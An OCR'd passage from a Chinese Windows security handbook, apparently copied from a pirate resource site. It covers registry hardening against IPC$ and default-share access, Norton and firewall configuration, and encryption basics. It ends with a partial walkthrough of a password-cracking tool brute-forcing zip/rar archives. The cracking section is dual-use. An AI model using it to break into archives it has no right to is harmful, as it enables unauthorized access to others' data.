
❷ 双击右侧的“restrictanonymous”选项。



步骤3：编辑DWORD值


❶ 弹出“编辑DWORD值”对话框，在“数值数据”文本框中输入1。

❷ 输入完毕后单击【确定】按钮。



步骤4：查看设置的结果

返回注册表编辑器中，此时可看见“restrictanonymous”选项的键值为1，这样就可以禁止IPCS的连接。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤5：新建DWORD值


❶ 在窗口的左侧依次单击“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\parameters”选项。

❷ 右击右侧的空白处，在弹出的快捷菜单中依次单击“新建>DWORD值”命令。



步骤6：设置新建DWORD值的键值名

输入新建DWORD值的键值名为AutoShareServer，然后按下【Enter】键。此时已经成功地创建了一个键值名为AutoShareServer的选项，双击该选项。



步骤7：编辑DWORD值

❶ 弹出“编辑DWORD值”对话框，在“数值数据”文本框中输入0。

❷ 输入完毕后单击【确定】按钮。



步骤8：查看设置的结果

返回注册表编辑器中，此时可看见“AutoShareServer”选项的键值为0，这样就可以关闭C$、D$和Admin$等类型的默认共享。



12.4.3　关闭远程注册表管理服务

如果攻击者连接到用户的计算机，并且计算机启用了远程注册表服务（Remote Registry），那么攻击者就可远程设置注册表中的服务。因此远程注册表服务需要特别保护，如果只是将远程注册表服务的启用方式设置为禁用，则攻击者入侵计算机可通过简单的操作开启该服务。为了让该项服务不再发挥作用，只需在注册表中将对应的子键（RemoteRegistry）删除即可。

步骤1：找到RemoteRegistry子键

打开“注册表编辑器”窗口，在窗口的左侧依次单击“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services”选项，找到“RemoteRegistry”子键。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤2：删除该子键

找到该子键后右击，在弹出的快捷菜单中单击“删除”命令。



步骤3：确认删除

弹出“确认项删除”对话框，询问用户是否确实要删除该项和所有子项，直接单击【是】按钮确认删除。



知识进阶：使用诺顿网络安全特警保护系统

诺顿网络安全特警是一款全功能病毒防治软件产品，1分钟安装、每5－15分钟防护更新、智能高速扫描、实时SONAR主动防护，主动高启发防护等超过300项的产品改进及60多项创新设计，实现了性能和防护的完美统一，同时实现了对系统资源零消耗。这是一种屡获嘉奖的防护功能，让用户的电脑免受病毒、间谍软件以及其他恶意软件的侵扰。智能主动全防护系统自动检测及删除木马、僵尸网络、病毒、蠕虫、黑客、Rootkit及间谍软件等各种恶意威胁，不需要用户的决策就能全方位保护个人信息、密码、银行账户及电脑的安全。

光盘	光盘/第12章 系统清理与安全性能提升/12-5 使用诺顿网络安全特警保护系统

❶ 下载并安装好诺顿网络安全特警后，双击桌面上的Norton Internet Security快捷图标，启动诺顿网络安全特警，如下图所示。



❷ 打开诺顿网络安全特警主界面，在“电脑”选项组中单击右上角的“设置”链接，如下图所示。




❸ 弹出“设置”对话框，在“电脑设置”选项卡下设置相关的信息，例如设置是否开启压缩文件扫描、是否开启数据获取限制等选项，如右图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


❹ 设置完毕之后单击“网络设置”标签，在“网络设置”选项卡下设置电子邮件防护、反垃圾邮件选项，例如设置是否开启“电子邮件防病毒扫描”和“反垃圾邮件”等选项，如下图所示。




❺ 设置完毕后单击“网页设置”标签，在“网页设置”选项卡下设置“浏览器主动防护”、“下载智能分析”、“身份安全”、“安全上网”等选项，如下图所示。



❻ 设置完毕后单击“其他设置”标签，在“其他设置”选项卡下设置“CPU使用情况显示”、“空闲时优化程序”、“月度报告”等选项，如下图所示。



❼ 设置完所有的选项后依次单击“应用>确定”按钮保存退出，如下图所示。



❽ 返回主界面，在右侧进行安全设置，例如打开“全球智能云防护”、“防病毒”、“反间谍软件”、“SONAR主动防护”等选项，建议用户将这些选项全部开启以时刻保护系统，如下图所示。



❾ 设置完毕后在“电脑”选项组中单击“运行LiveUpdate更新”选项，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

⑩ 弹出“Norton LiveUpdate”对话框，此时可看见程序正在运行Norton LiveUpdate，检查是否有更新的文件，如下图所示。



⑪ 当程序检查完毕后发现有更新的文件时，则会自动连接互联网进行下载更新，这需要花费较长的一段时间，请耐心等待，如下图所示。



⑫ 下载完毕后开始进程更新，此时可看见进程更新的进度，请耐心等待，如下图所示。



⑬ 更新完毕后，对话框中显示Norton LiveUpdate已成功完成，直接单击【确定】按钮保存退出即可，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第13章

系统安全防御技术

要点导航

- 防火墙技术
- 文件加密技术
- 数据恢复技术
- 使用文件粉碎机



随着网络技术的发展，计算机系统的安全显得越来越重要。使用电脑的用户都会习惯性地把比较重要的资料放置在硬盘中，一旦系统的安全出现问题，则这些重要资料的安全性也随着出现问题，所以用户需要做好系统安全的防御措施。可以采用防火墙技术、对重要资料进行加密等措施，有时用户会因为错误的操作导致重要资料被误删除，此时就需要采用数据恢复技术将损失降至最低。

本章主要介绍了Windows防火墙和天网防火墙的应用，对重要文件进行加密、密码破解软件的使用，使用EasyRecovery和FinalData恢复误删除的文件，最后介绍了文件粉碎机的使用方法。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

13.1 防火墙技术

关键字
防火墙、Windows、天网

视频学习 光盘\第13章 系统安全防御技术\13-1 防火墙技术

难度水平 ◆◆◆◇◇

在互联网中，用户随时都有可能遭受各种恶意攻击，这些恶意攻击可能导致的后果是自己的上网账号被盗窃、冒用，银行账号被盗用等，甚至黑客能通过远程控制删除用户硬盘上所有的资料数据，导致整个计算机系统架构全面崩溃。为了抵御黑客的攻击，建议用户在电脑上安装并使用防火墙，它能够主动拦截一些来历不明、有害敌意访问或攻击行为。

13.1.1 设置Windows防火墙

Windows防火墙是Windows XP系统自带的防火墙，当用户安装Windows XP系统后，Windows防火墙也随之安装到电脑中。下面就简单介绍一下怎样合理设置Windows防火墙。

步骤1：启动Windows防火墙应用程序

打开“控制面板”窗口，双击Windows防火墙快捷图标，启动Windows防火墙。



步骤2：启用Windows防火墙


弹出“Windows 防火墙”对话框，单击选中“启用（推荐）”单选按钮。



步骤3：添加程序

❶ 单击“例外”标签切换至“例外”选项卡下。


❷ 单击【添加程序】按钮。



步骤4：选择要添加的程序

❶ 弹出“添加程序”对话框，在“程序”列表框中选中添加的程序。

❷ 选中之后单击【确定】按钮。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤5：单击【浏览】按钮

如果“程序”列表框中没有想要添加的程序，则可单击“路径”文本框右侧的【浏览】按钮。



步骤6：选择程序


❶ 弹出“浏览”对话框，在“查找范围”下拉列表中选择程序所在文件夹。

❷ 选中之后在列表框中双击对应的程序图标。




步骤7：添加选中的程序

返回“添加程序”对话框中，此时可在“程序”列表框中看见添加的程序，直接单击【确定】按钮。



步骤8：添加端口


返回“Windows防火墙”对话框，此时可在“程序和服务”列表框中看见添加的程序，单击【添加端口】按钮。



步骤9：输入名称和端口号

❶ 弹出“添加端口”对话框，输入想要通过Windows防火墙的端口所对应的名称和端口号。

❷ 输入完毕后单击【确定】按钮。



步骤10：编辑选中的程序或服务

❶ 返回“Windows防火墙”对话框，选中需要编辑的程序或服务。

❷ 单击下方的【编辑】按钮。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤11：单击【更改范围】按钮


弹出“编辑程序”对话框，直接单击【更改范围】按钮。



步骤12：更改该程序的范围

❶ 弹出“更改范围”对话框，用户可根据自己的情况进行选择，例如“选择任何计算机”。

❷ 选中之后单击【确定】按钮。



步骤13：选中需要删除的程序或服务

❶ 返回“Windows防火墙”对话框，在“程序和服务”列表框中选中需要删除的程序或服务。

❷ 选中之后单击【删除】按钮。



步骤14：确定删除

弹出“删除应用程序”对话框，询问用户是否确定要删除选中的程序或服务，单击【是】按钮。返回“Windows防火墙”对话框，单击【确定】按钮保存退出。



13.1.2 天网防火墙的应用

天网防火墙是国内外针对个人用户使用最为广泛的中文软件防火墙之一，它能够根据用户设定的安全规则把守网络，并且抵挡黑客的入侵和攻击，防止信息泄露，而且还为用户提供了强大的访问控制、信息过滤等功能。

步骤1：启动天网防火墙

❶ 单击【开始】按钮。

❷ 在弹出的“开始”菜单中依次单击“所有程序>天网防火墙个人版>天网防火墙个人版”命令。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤2：单击【应用程序】按钮

打开天网防火墙主界面，在界面顶部单击【应用程序】按钮。



步骤3：选择需要设置权限的程序


在下方的列表框中选择需要设置访问网络权限的应用程序，选中后单击右侧的【选项】按钮。



步骤4：应用程序规则高级设置

❶ 弹出“应用程序规则高级设置”对话框，在“该应用程序可以”、“TCP协议可访问端口”和“不符合上面条件时”选项组中进行设置。

❷ 设置完毕后单击【确定】按钮。



步骤5：单击“系统设置”按钮


返回“天网防火墙个人版”主界面窗口，单击【系统设置】按钮。



步骤6：单击【设置密码】按钮

❶ 单击“管理权限设置”标签。


❷ 在“密码设置”选项组中单击【设置密码】按钮。



步骤7：输入设置的密码

❶ 弹出“天网防火墙个人版密码保护”对话框，输入两遍设置的密码。

❷ 输入完毕后单击【确定】按钮。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤8：在线升级设置

❶ 单击“在线升级设置”标签切换至“在线升级设置”选项卡下。


❷ 在“升级提示”选项组中单击选中“有新的升级包就提示”单选按钮。



步骤9：日志管理设置

❶ 单击“日志管理”标签切换至“日志管理”选项卡下。


❷ 在“保存日志”选项卡下取消勾选“自动保存日志”复选框。



步骤10：入侵检测设置


❶ 单击“入侵检测设置”标签切换至“入侵检测设置”选项卡下。

❷ 勾选“启动入侵检测功能”复选框。



步骤11：安全级别设置

在界面的顶部设置安全级别，例如将安全级别设置为高，然后单击【确定】按钮保存退出即可。



13.2 文件加密技术

难度水平 ◆◆◇◇◇

关键字
加密、解密、多功能密码破解

视频学习 光盘\第13章 系统安全防御技术\13-2 文件加密技术

互联网的出现给人们带来了极大的方便，同时它的安全性也使得人们更加重视起来。人们通过多种方法在计算机和互联网上实现信息安全性，一种简单而又直接的方法就是将机密信息保存在可移动存储介质上，例如U盘。但是，最流行的安全性实现形式则是依赖于加密，这是一种对信息进行编码而使得仅拥有密钥的人（或计算机）才能将其解码的程序。

13.2.1 加密与解密原理

在介绍加密与解密原理之前，需要向用户介绍加解密体系的一些基本概念，例如明

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

文、密文、加密、解密等。

1. 加解密体系的基本概念

明文：未被加密的信息。

密文：被加密后的信息。

加密：使用某种方法伪装消息以隐藏其内容的过程，把明文转变为密文。

解密：把密文转变为明文的过程。

加密算法：对明文进行加密操作时采取的一组规则。

解密算法：对密文进行解密操作时采取的一组规则。

加密密钥：加密过程中使用的密钥。

解密密钥：解密过程中使用的密钥。

公钥：也称为公开密钥，这个密钥是可以向其他用户公开的。

私钥：也称私有密钥，这个密钥是用户自己拥有的，不能公开。

对称式加密：加密和解密使用同一个密钥。

非对称式密钥：加密和解密所使用的不是同一个密钥，通常有两个密钥，称为“公钥”和“私钥”，它们两个必须配对使用，否则不能打开加密文件。

2. 加解密原理

安全的网络信息必须满足三个最基本的特征：安全性、完整性和不可否认性。下面将通过对各种加密技术原理的分析来阐释这些特性。

（1）对称加解密技术（单密钥加解密技术）

在对称加密方法中，对信息的加密和解密都使用相同的密钥，也就是说，一把钥匙开一把锁。使用对称加密方法将简化加密的处理，通信双方不必研究和交换专用的加密算法，而是采用相同的加密算法并只交换双方共享的专用密钥即可。

如果通信双方不能够确保在密钥交换过程中不被泄露或者破译，安全性和报文的完整性就无法保证了，并且用户要想与多个人进行通信，就必须保管好对应的专用密钥。对称加密方式存在的一个问题就是无法鉴别通信的发起方和最终方。

（2）非对称加解密技术（公钥加解密技术）

在非对称加解密体系中，密钥被分为一对，即一把公开密钥和一把私有密钥。这对密钥中的任何一把都可以作为公开密钥向他人公开，而另一把则作为私有密钥加以保存。公钥是用于对文件的加密，而私钥是用于对文件的解密。

接收方生成一对密钥，将其中的一把作为公钥向其他人公开；得到该公开密钥的发送方使用接收方的这个公钥通过加密算法对文件进行加密，并将密文通过网络传送给接收方，接收方用自己生成的密钥对中的私钥（只有自己知道）通过解密算法对收到的密文进行解密，生成明文。

13.2.2 使用文件加解密系统加密文件

文件加解密系统是一款使用非常方便的加解密软件，并且操作简单，只需选中要操作的文件并右击，在弹出的菜单中选择加密或者解密即可。

文件加解密系统带有快速压缩功能，超酷的界面，防穷举破解，并且能够保存密码，使得加密的文件更加安全可靠。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤1：启动文件加解密系统应用程序

❶ 单击桌面左下角的【开始】按钮。

❷ 在弹出的“开始”菜单中单击“文件加解密系统”图标。




步骤2：启动文件关联

打开文件加解密系统主界面对话框，单击界面中的【文件关联】按钮，在快捷菜单中添加加/解密命令。



步骤3：单击“加密”命令


打开需要加密的文件所在的窗口，右击需要加密的文件，在弹出的快捷菜单中单击“加密”命令。



步骤4：输入密码


❶ 弹出文件加解密系统密码设置对话框，输入预设置的密码。

❷ 输入完毕后单击右侧的三角按钮。




步骤5：查看加密后的文件

此时可在窗口中看见加密后文件的显示图标发生了变化，双击该图标无法打开该文件，需要输入正确的密码后方可解密并打开该文件。



步骤6：取消加密

如果用户暂时不想对该文件进行加密，则可在文件加解密系统密码设置对话框中单击左侧的三角按钮取消加密。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

13.2.3 使用多功能密码破解软件

多功能密码破解软件是一款比较实用的密码破解软件，它能够破解Access、Word、Excel、SQL Sever、zip/rar、Windows等多种密码。这里以破解zip/rar密码为例向大家介绍其操作方法。

步骤1：启动多功能密码破解软件

下载并安装好多功能密码破解软件后，双击桌面上对应的快捷图标，启动多功能密码破解软件。



步骤2：单击【浏览】按钮

❶ 打开多功能密码破解软件主界面，单击ZIP/RAR标签切换至该选项卡下。


❷ 在“文件”文本框右侧单击【浏览】按钮。



步骤3：选择要破解密码的压缩文件

❶ 弹出“打开”对话框，在“查找范围”下拉列表中选择压缩文件所在的文件夹。

❷ 在下方的列表框中双击要破解的压缩文件。



步骤4：破解位数设置


❶ 返回主界面，在“破解位数设置”文本框中设置密码的最小长度，由于该软件未注册，则无法设置密码的最大长度，若要设置密码的最大长度则需要注册该软件。

❷ 设置完毕后单击【开始】按钮开始破解。



步骤5：查看破解的密码

